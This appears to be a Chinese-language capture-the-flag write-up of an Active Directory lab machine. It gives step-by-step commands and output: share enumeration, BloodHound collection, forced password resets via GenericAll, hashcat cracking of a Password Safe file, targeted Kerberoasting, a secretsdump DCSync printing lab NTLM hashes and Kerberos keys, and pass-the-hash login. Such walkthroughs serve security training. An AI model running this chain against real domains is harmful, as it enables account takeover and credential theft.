
开启靶机拿到IP

21/tcp open ftp syn-ack ttl 127 Microsoft ftpd

| ftp-syst:

|\_ SYST: Windows\_NT

53/tcp open domain syn-ack ttl 127 Simple DNS Plus

88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-12-26 06:29:36Z)

135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn

389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)

445/tcp open microsoft-ds? syn-ack ttl 127

464/tcp open kpasswd5? syn-ack ttl 127

593/tcp open ncacn\_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0

3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)

5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) winrm

|\_http-server-header: Microsoft-HTTPAPI/2.0

|\_http-title: Not Found

59061/tcp open ncacn\_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0

59072/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

59077/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

59088/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

59124/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

60210/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-time:

| date: 2024-12-26T06:30:35

|\_ start\_date: N/A

| p2p-conficker:

| Checking for Conficker.C or higher...

| Check 1 (port 35406/tcp): CLEAN (Couldn't connect)

| Check 2 (port 16440/tcp): CLEAN (Couldn't connect)

| Check 3 (port 52617/udp): CLEAN (Timeout)

| Check 4 (port 22303/udp): CLEAN (Failed to receive data)

|\_ 0/4 checks are positive: Host is CLEAN or ports are blocked

|\_clock-skew: 6h45m09s

| smb2-security-mode:

| 3:1:1:

|\_ Message signing enabled and required

扫描结果如上

用初始用户扫描smb目录

crackmapexec smb 10.10.11.42 -u Olivia -p 'ichliebedich' --shares

SMB 10.10.11.42 445 DC [\*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)

SMB 10.10.11.42 445 DC [+] administrator.htb\Olivia:ichliebedich

SMB 10.10.11.42 445 DC [+] Enumerated shares

SMB 10.10.11.42 445 DC Share Permissions Remark

SMB 10.10.11.42 445 DC ----- ----------- ------

SMB 10.10.11.42 445 DC ADMIN$ Remote Admin


SMB 10.10.11.42 445 DC C$ Default share

SMB 10.10.11.42 445 DC IPC$ READ Remote IPC

SMB 10.10.11.42 445 DC NETLOGON READ Logon server share

SMB 10.10.11.42 445 DC SYSVOL READ Logon server share


未发现有什么价值的信息



可以登陆winrm

使用bloodhound进行信息采集

netexec ldap 10.10.11.42 -u olivia -p ichliebedich --bloodhound --collection All --dns-server 10.10.11.42



收集后会以时间命名的压缩包

下面收集域用户

rpcclient -U "Olivia%ichliebedich" 10.10.11.42 -c "enumdomusers"

user:[Administrator] rid:[0x1f4]

user:[Guest] rid:[0x1f5]

user:[krbtgt] rid:[0x1f6]

user:[olivia] rid:[0x454]

user:[michael] rid:[0x455]

user:[benjamin] rid:[0x456]


user:[emily] rid:[0x458]

user:[ethan] rid:[0x459]

user:[alexander] rid:[0xe11]

user:[emma] rid:[0xe12]

将收集的压缩包导入bloodhound




在bloodhound里看到，olivia用户对michael用户具有GenericAll权限

使用bloodAD来更改michael的密码

--host”” -d”” -u “” -p “” set password micheal ‘’

修改好后再以michael为起始点再次进行相同操作



根据提示强制修改benjamin用户密码

python bloodyAD.py --host "10.10.11.42" -d "administrator.htb" -u "michael" -p "P@ssword123" set password benjamin 'P@ssword123'

然后登入ftp服务



发现备份的文件

经过查询得知是psafe的文件



发现需要密码使用hashcat来爆破

hashhashcat Backup.psafe3 /usr/share/wordlists/rockyou.txt -m 5200



Backup.psafe3:tekieromucho

得到了主密码

进去得到了三组账密

emily: UXLCI5iETUsIBoFVTj8yQFKoHjXmb

emma: WwANQWnmJnGV07WQN8bMS7FMAbjNur

alexander: UrkIbagoxMyUGw0aPlj9B0AXSea4Sw

使用emily即可进入winrm拿到第一个flag

接下来是提权

targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p ''将密码写进去

得到很长的krb5的内容继续使用hashcat爆破

limpbizkit

impacket-secretsdump ethan:limpbizkit@10.10.11.42

可以得到NTLM

Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::

administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::

administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:cb8a428385459087a76793010d60f5dc:::

administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:cb8a428385459087a76793010d60f5dc:::

administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::

administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::

administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::

administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::

DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::

[\*] Kerberos keys grabbed

Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664

Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2

Administrator:des-cbc-md5:403286f7cdf18385

krbtgt:aes256-cts-hmac-sha1-96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a494fb13648

krbtgt:aes128-cts-hmac-sha1-96:aadb89e07c87bcaf9c540940fab4af94

krbtgt:des-cbc-md5:2c0bc7d0250dbfc7

administrator.htb\olivia:aes256-cts-hmac-sha1-96:713f215fa5cc408ee5ba000e178f9d8ac220d68d294b077cb03aecc5f4c4e4f3

administrator.htb\olivia:aes128-cts-hmac-sha1-96:3d15ec169119d785a0ca2997f5d2aa48

administrator.htb\olivia:des-cbc-md5:bc2a4a7929c198e9

administrator.htb\michael:aes256-cts-hmac-sha1-96:96eea497fb09ac07215a2d847205a7e9594f7627316e068f4a37d67ede461a89

administrator.htb\michael:aes128-cts-hmac-sha1-96:686b6a64b141b7ab0d1072a71e160a3c

administrator.htb\michael:des-cbc-md5:79d0f7675eb52ccb

administrator.htb\benjamin:aes256-cts-hmac-sha1-96:3b1975a47ae9585c07141116a363f1a7eb683e82e561c23133daaaa8bfb01abc

administrator.htb\benjamin:aes128-cts-hmac-sha1-96:7e626bade59b8acf9a7568c002785671

administrator.htb\benjamin:des-cbc-md5:2c4516c10e7a7902

administrator.htb\emily:aes256-cts-hmac-sha1-96:53063129cd0e59d79b83025fbb4cf89b975a961f996c26cdedc8c6991e92b7c4

administrator.htb\emily:aes128-cts-hmac-sha1-96:fb2a594e5ff3a289fac7a27bbb328218

administrator.htb\emily:des-cbc-md5:804343fb6e0dbc51

administrator.htb\ethan:aes256-cts-hmac-sha1-96:e8577755add681a799a8f9fbcddecc4c3a3296329512bdae2454b6641bd3270f

administrator.htb\ethan:aes128-cts-hmac-sha1-96:e67d5744a884d8b137040d9ec3c6b49f

administrator.htb\ethan:des-cbc-md5:58387aef9d6754fb

administrator.htb\alexander:aes256-cts-hmac-sha1-96:b78d0aa466f36903311913f9caa7ef9cff55a2d9f450325b2fb390fbebdb50b6

administrator.htb\alexander:aes128-cts-hmac-sha1-96:ac291386e48626f32ecfb87871cdeade

administrator.htb\alexander:des-cbc-md5:49ba9dcb6d07d0bf

administrator.htb\emma:aes256-cts-hmac-sha1-96:951a211a757b8ea8f566e5f3a7b42122727d014cb13777c7784a7d605a89ff82

administrator.htb\emma:aes128-cts-hmac-sha1-96:aa24ed627234fb9c520240ceef84cd5e

administrator.htb\emma:des-cbc-md5:3249fba89813ef5d

DC$:aes256-cts-hmac-sha1-96:98ef91c128122134296e67e713b233697cd313ae864b1f26ac1b8bc4ec1b4ccb

DC$:aes128-cts-hmac-sha1-96:7068a4761df2f6c760ad9018c8bd206d

DC$:des-cbc-md5:f483547c4325492a

使用evil-winrm -i administrator.htb -u administrator -H HTLM

即可登录域控